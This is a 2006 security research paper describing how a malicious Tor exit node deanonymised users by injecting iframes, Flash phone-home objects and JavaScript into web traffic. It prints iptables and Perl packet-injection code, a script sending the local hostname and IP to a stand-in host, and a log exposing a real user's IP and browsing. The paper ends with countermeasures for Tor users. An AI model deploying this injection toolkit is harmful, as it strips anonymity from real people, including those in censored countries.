# Practical Onion Hacking:

Finding the real address of Tor clients

## October 2006

## Table of Contents

## Copyright and disclaimer

## Information on Sourcecode Availability

We will probably make all code shown in this document available on request – we only present snippets (rather than full code listings) here because we really hate it when technical books and research papers pad themselves up to 300 pages by reproducing RFCs and the like. But if you are interested in code or in more details – please just ask!

## The Security Research Team

This research has been carried out by FortConsult's Security Research Team lead, Andrew Christensen.

FortConsult is a specialist in technical services within the field of IT security. We are vulnerability experts that help business enterprises to protect themselves against the numerous security threats that exist today – both as impartial consultants and with responsibility for specific tasks. Our primary services are security tests and practically-oriented security consultancy.

For more information: www.fortconsult.net.

## Introduction

TOR, "The Onion Router", is a Peer-to-Peer anonymity network. All users forward each others traffic, resulting in the data being so jumbled around on the network that it's very difficult to follow. This paper describes ways to find who's using Tor, even when the data has been bounced all around the globe, and even if you don't have your own private Echelon to make use of.

## Why we are looking at this

This paper isn't being written because we think Tor is a bad thing. Despite the fact that we watched Tor being used to access Al-Qaeda video sites and child porn during writing this article, we also observed it being used to access Amnesty International – in other words, political speech sites that are known to be on (for example) Saudi Arabian and Chinese filter lists (http://www.opennetinitiative.net/studies/saudi/ ). Given that, the many good uses of Tor may outweigh the many bad uses; we pass no judgment on Tor itself. As Tor's creators have said before: the bad guys already have anonymity anyways.

To be honest, we wrote this paper simply because it's an interesting problem, both from the perspective of how to best make a useable P2P anonymity network, as well as the perspective of how to break one.

## What this paper shows

This paper is a follow-up to our first Tor paper, "Peeling the Onion". Our first paper suggested a number of techniques for revealing the true IP of Tor clients, but didn't present full code to actually accomplish them. This paper demonstrates working, practical techniques for injecting bugs into Tor traffic that result in the client revealing itself.

Clearly Tor's designers have done a pretty good job: I couldn't find any weaknesses in Tor itself that violate the tenets set out at http://tor.eff.org (basically that end-to-end traffic-analysis is always possible, but the traffic analysis should difficult to everything but a global Echelon).

So instead, I attacked the data which Tor carries the most of: web traffic.

This paper shows that if you either run a Tor exit node or a website, it is quite simple to place a web bug in the web traffic going through Tor. This web bug results in the client "phoning home" to a "who am I really" demasking node.

## How we did it

Rather than attempting to exploit weaknesses in Tor, we make use of technology that 99% of the people browsing the web will have enabled: Javascript and Flash. There are two techniques that we used:

1. Causing a web-browser using Tor to "phone home", outside the Tor network
2. Causing a web-browser using Tor "phone home", inside the Tor network, and deliver uniquely-identifying about the client, such as the computer's hostname and IP address

In practice, the first technique ("phone home outside Tor") proved very reliable, whereas the "inside Tor identifier" technique failed pretty much completely.

## *What happens when somebody was revealed*

The following sequence of events occurs when somebody is unmasked:

1. VictimHost connects through MyTorNode, to SomeWebSite

2. MyTorNode changes outbound traffic to SomeWebSite so that HTTP1.0 and gzip compression are not used (HTTP headers are stripped / changed)

3. MyTorNode replaces inbound traffic from SomeWebSite, inserting an <iframe> reference to MyEvilWebServer. This reference also contains a recognizable Cookie

4. MyEvilWebServer receives request via Tor from VictimHost, including Cookie, serves up Trigger. Trigger contains:

   - Javascript code that requests "/VictimHostName_VictimHostIP.gif" from MyEvilWebServer

   - A Shockwave Flash Movie that makes a direct connection to MyEvilWebserver (since Flash doesn't support / know about Tor / proxies / etc, this will be a direct connection)

5. Javascript executing on VictimHost makes VictimHost connects via Tor and request /VictimHostName_VictimHostIP.gif

6. Shockwave flash executing on VictimHost connects directly, without Tor, and resends the Cookie, allowing mapping between the original page being browsed via Tor, and the real VictimHostIP



**Diagram 1 - Overview of Tor Injection Net**

## *How tagging / injection is accomplished*

In order to accomplish all this, Linux ipfilter QUEUE target was used (QUEUE is now deprecated, but we chose to continue using it as we have no need for more than one QUEUE, and as we didn't have time yet to rewrite the Perl QUEUE handling module which can be found on http://www.cpan.org).

### Before anything else: We need a Tor node running

Before going any farther, we obviously need a Tor node running. This was set up, and the fingerprint was sent to the Tor ops, in order to make our evil Echelon node look a little more trustworthy to clients. Finally, we modified torrc to allow only interesting traffic to transit our Tor node:

```
# I don't want people connecting back into Tor, from my Tor node
ExitPolicy reject 127.0.0.0/8:*

# block filetrading sites rapidshare.de and up-file.com
# it is no fun having all bandwidth wasted on CSI episodes
ExitPolicy reject 80.239.236.0/24:*
ExitPolicy reject 130.117.156.0/24:*
ExitPolicy reject 69.31.34.0/24:*

# block porn sites using all bandwidth, one example shown below
ExitPolicy reject 146.82.200.248:*

# Crap... observed people looking at childporn
# (nakedlola.com, young-sweet-girls.com)
ExitPolicy reject  81.95.147.0/24:*
ExitPolicy reject 194.182.148.0/24:*

# allow snarfable traffic, reject everything else
ExitPolicy accept *:80
ExitPolicy reject *:*
```

### First: QUEUE interesting data

Basically, we use iptables to QUEUE the following traffic:

1.  All outbound packets destined to port 80 which are not going to another Tor node

2.  All inbound traffic originating from port 80, and not from another Tor node

The following code ("iptables-exclude-tornode") is used to accomplish this:

```
echo Saving old ruleset to iptables.bak

iptables-save > iptables.bak

echo Flushing old ruleset

iptables --flush

echo Allowing traffic related to Tor nodes

for tornode in `cat /var/lib/tor/cached-directory |grep '^router
' | awk '{print $3}'|sort|uniq`; do echo -e "Allowing traffic to
Tornode $tornode  \r"; iptables -I INPUT -p tcp -m tcp --sport
80 -s $tornode -j ACCEPT; iptables -I OUTPUT -p tcp -m tcp --
```

```
    dport 80 -d $tornode -j ACCEPT; done
    echo Done allowing Tor nodes traffic
    echo Allowing traffic to/from our evil webserver
    iptables -A INPUT -d 11.22.111.222 -p tcp -m tcp --dport 80 -j
    ACCEPT
    iptables -A OUTPUT -s 11.22.111.222 -o eth0 -p tcp -m tcp --sport
    80 -j ACCEPT
    echo Allowing re-injected traffic
    iptables -A OUTPUT -o lo -j ACCEPT
    iptables -A INPUT -i lo -j ACCEPT
    iptables -A OUTPUT -p tcp -m tos --tos Minimize-Cost -j ACCEPT
    iptables -A OUTPUT -p tcp -m ttl --ttl-eq 255 -j ACCEPT
    echo QUEUEing victims
    iptables -A INPUT -i eth0 -p tcp -m tcp --sport 80 -j QUEUE
    iptables -A OUTPUT -p tcp -m tcp --dport 80 -m owner --uid-owner
    debian-tor -j QUEUE
```

## Second, altering and re-injecting the data with pointer to MyEvilWebServer

With the interesting traffic QUEUE'd, the next step is to find the data, change anything we need to in it, and then reinject the packet. To avoid both the original and modified packets both going out the wire, we NF_DROP the original packet, and then create and inject a raw packet based on the original but with our modifications.

The following code excerpt performs these modifications, and used two Perl modules, one to receive the QUEUE data, and one to re-inject it. These modules are:

1. `use IPTables::IPv4::IPQueue qw(:constants);`
2. `use Net::RawIP;`

(Note that the injected tag is "<iframe height=1 src=http://xxx.dk/IPTAGHEX.h />", where IPTAGHEX will be replaced on the fly with the IP of SomeWebServer).

```
# alter traffic destined to port 80
# make traffic easier to watch, http 1.0 and no gzip
if($portdest == 80){
  if(($tcpdata =~ m/Accept-Encoding/mgs)
  or ($tcpdata =~ m/HTTP\/1.1/)){
    $tcpdata =~ s/Accept-Encoding: /Fuzzzzy-Animals: /g;
    $tcpdata =~ s/HTTP\/1.1/HTTP\/1.0/g;
  }
}
```

```
# alter traffic returned from port 80
# HTTP traffic -- inject tracers and anonymize a little
if($portsrc == 80){
   if($tcpdata =~ m/$routerip/gsmi){
      # replace tags from myip.dk, etc, with filthy untruths:
      $tcpdata =~ s/$routerip/$fakeIP/gsm;
   }
   #inject tracer at specified part of page
   if($tcpdata =~ m/$placetag/mgsi){
      $tracer = $tracertemplate;
      my $hexip = &ipHexEncode($src);
      $tracer =~ s/IPTAGHEX/$hexip/gsm;
      if($prepost eq $posttag){
         $tcpdata =~s/$placetag.{$tracerlength}/$placetag$tracer/gsmi;
      }
      else{
         $tcpdata =~s/.{$tracerlength}$placetag/$tracer$placetag/gsmi;
      }
   }
}
```

### Third, Give "phonehome" HTML payload to VictimHost from MyEvilWebServer

At this point, VictimHost may have been induced to browse to the evil website at MyEvilWebsite.

MyEvilWebsite will return an HTML page containing the following elements:

1. An image reference for a 1x1 pixel gif image, named http://COOKIE.x.xxx.dk/x.gif
2. A ShockWaveFlash movie that connects to MyEvilWebServer port 8080
3. Javascript that determines the IP and hostname of the machine it executes on, and then sends this data to MyEvilWebsite via a GET request.

### Fourth, Wait for results

If we are lucky, the VictimClient will now connect inside Tor and request /VictimClientName_VictimClientIP.gif, and / or will phone home (outside of Tor) to our second listening server on port 8080 (the port was picked somewhat at random out of other reasonable choices, but since many people also use proxychains together with Tor, we chose to use a common proxy port) and deliver an identifiable cookie.

### DNS client unmasking

The point of the first of these elements, the gif image, is that the browser may perform a local nslookup for COOKIE.x.xxx.dk, rather than letting Tor resolve this name. If this occurs, the request will go to the nameserver for the x.xxx.dk domain, which is coincidentally set to the IP of MyEvilWebServer. If we are lucky, this may show either the IP of the client, or at least show what ISP they are using.

Example of image tag:

```
<img src=http://DEADBEEF.x.xxx.dk/x.gif height=1 width=1>
```

Note that this technique relies fully on Tor not being used as recommended – but from our standpoint, a misconfiguration is just as good as any other problem.

**ShockwaveFlash Phonehome Unmasking**

Using a technique described at http://dev.dschini.org/socketjs/, we cause any client which allows / supports ShockwaveFlash movies (.swf files) to be rendered, to download our own flash movie which basically just connects to MyEvilWebserver:8080.

We had theorized about using this technique in our first Tor paper – here we show that it works.

To abuse this, we generate an HTML page on the fly which has the Cookie value previously generated, and cause the Shockwave object which the VictimClient will also receive, to transmit this Cookie value back in to our server.

Code is not reproduced here, as it is basically identical to the socketjs URL shown above.

**Javascript "here's who I am code"**

This is a "Firefox-only" attack that we first saw demonstrated at http://stud1.tuwien.ac.at/~e9125168/javas/jhostip.html. Sadly (for us, anyways) this technique doesn't seem to work very well anymore. It worked nicely when we wrote our first Tor paper, but apparently some of the recent changes to Firefox made it stop working.

Basically, we used Mozilla's Javascript rendering to resolve the localhost name and IP, stick this in a variable, and then make a request to MyEvilWebserver using the IP / name found:

```
<script language=JavaScript>
   a = java.net.InetAddress.getLocalHost();
   i = a.getHostName();
   n = a.getHostAddress();
   img = "http://xxx.dk /" + i + n + ".gif";
   document.write("<img height=0 width=0 src=" + img + ">");
</script>
```

## The Results: approximately 100 unmasked in a day

### Flash Object Results

The results showed that the Flash object "out of Tor" technique worked by far the best.

Running the injection platform for a day, we were able to positively identify 86 "true" IPs, one of which we saw persuaded to connect to our phonehome server 81 times.

We observed that Chinese browsers were most likely to be unmasked by use. We don't know if this is simply proportional to who is using Tor, or is a result of "popular" browser types / settings in China. However, there are some larger ramifications to this, since Tor's proponents claim that China is one of the countries which needs Tor the most to boost democratic speech.

We think this technique could be much more successful, if instead of using a Javascript+Flash combination, we just use "plain" flash with a hardcoded "phonehome" IP address and value, and inject this directly instead of injecting it inside of an <iframe>. This is because Privoxy will have

too easy a time filtering out dodgy-looking <iframe> tags, and some people may have Javascript disabled, but may still allow Flash to display. We didn't do this basically because we had no desire to purchase the Flash authoring tool.

### Flash Result Example

An example of some of the results we obtained on our phonehome server:

```
cat phonehome.87.237.113.19 Wed Oct  4 03:12:33 2006.log:
```

```
87.237.113.19 Wed Oct  4 03:12:33 2006 Full Data: Browser to:
http://warezok.ru/forum/index.php?__83.222.30.78(Firefox) Cookie:
ufhrcegndvb
```

This shows:

- The client's real IP: 87.237.113.19

- The time of connection (UTC): October 4th 2006 at 3:12 in the morning

- The type of client (based on the User-Agent): Firefox

- The site the client was browsing to when we first tagged them: (http://warezok.ru/forum/index.php?)

- The IP of the site the client was browsing to, as recorded based on the cookie value: 83.222.30.78

- The Cookie value that we have initially packet-injected. The client has passed this value back to MyEvilWebServer in a GET request, and then sent it via the Flash socket connection as well – tying everything together: ufhrcegndvb

### Javascript Results

The Javascript injection technique was not very successful. We didn't find a single real IP, and only got a few valid hostnames out of the exercise, none of which is unique enough to be identifiable. In particular, "ubuntu" and "KanotixBox" both just indicate the name of the Operating System being used ("KanotixBox" indicates that a linux LiveCD is being used). "eureka" is obviously not very unique either.

```
cat log_server.log |grep 'GET /.*gif'|sort|uniq
```

```
GET /eureka127.0.0.1.gif HTTP/1.1
```

```
GET /KanotixBox127.0.0.1.gif HTTP/1.1
```

```
GET /localhost127.0.0.1.gif HTTP/1.0
```

```
GET /localhost127.0.0.1.gif HTTP/1.1
```

```
GET /ubuntu127.0.0.1.gif HTTP/1.0
```

### DNS client-tagging results

We haven't monitored this, so there are no results.

## *Conclusions*

We have NOT found any weaknesses in Tor – but instead demonstrated that weaknesses / features of the software that uses Tor can be exploited to take away people's privacy / anonymity.

We believe we have demonstrated that it is entirely possible (even practical and easy) to unmask a good portion of the traffic transiting Tor, since it is being viewed using Firefox and Internet Explorer, and is transmitted cleartext.

We also believe that it may be possible, by tagging and identifying cleartext traffic and learning about the software used on a given client, to "validate" encrypted traffic, at least part of the time. This could be done by building a database of the SSL properties of different versions of for example Windows or Linux, and mapping these properties to the software versions announced in cleartext traffic.

## Conclusions for people using Tor

We fully expect (and perhaps hope) that this paper will help improve the scrubbers (like privoxy) that support Tor and similar projects[1].

What we have shown here is absolutely not foolproof. If a person wanted to be anonymous, the simplest techniques to defeat what we have shown here are:

1. Turning off Flash, ActiveX, Java, Javascript, and pretty much everything else that makes websites exciting to marketing and sales people[2]

   a. You may also want to avoid watching movies or streaming audio.

2. Ensuring Tor resolves name addresses (use Privoxy + Socks4a)

3. Use SSL, as it's (even with self-signed certs) at least a lot harder to manipulate the traffic without being detected (and with a proper certificate almost impossible).

4. Using Lynx or other text-based browsers when possible.

---

[1] Just as a small footnote: personally, if I were going to design a good onion routing network, I might opt to go for default-routed VPN to NATbox technology, instead of what is essentially proxy technology.

[2] Unfortunately, normal sites like Yahoo, Google, YouTube, etc., will break when you turn all this off. This is why most people have Flash, etc., enabled, and why it was possible to disclose so many people's true IP addresses.

## Screenshot of Injection Platform

This picture shows what the injection platform looked like when running.

Top left window: Rewriting of HTML packets going from MyTorNode to websites on the Internet, to include <iframe> reference (on returned packets from webservers) and to remove the "Accept-Encoding: gzip" header (on outbound packets to webservers).

The places it says "ANONYMIZING (22.33.444.555)", MyTorNode IP address was detected in the packet, for example as a result of someone visiting whatismyip.com. I replaced my own IP with obvious garbage (this does not apply to traffic to Tor dirservers, for obvious reasons).

Middle left window: The phonehome server, receiving connections from the Flash socket connector.

Bottom left window: MyEvilWebserver serving up the flash socket and HTML page with DNS, Javascript triggers.

Right column window: directory listing of the phonehome log directory.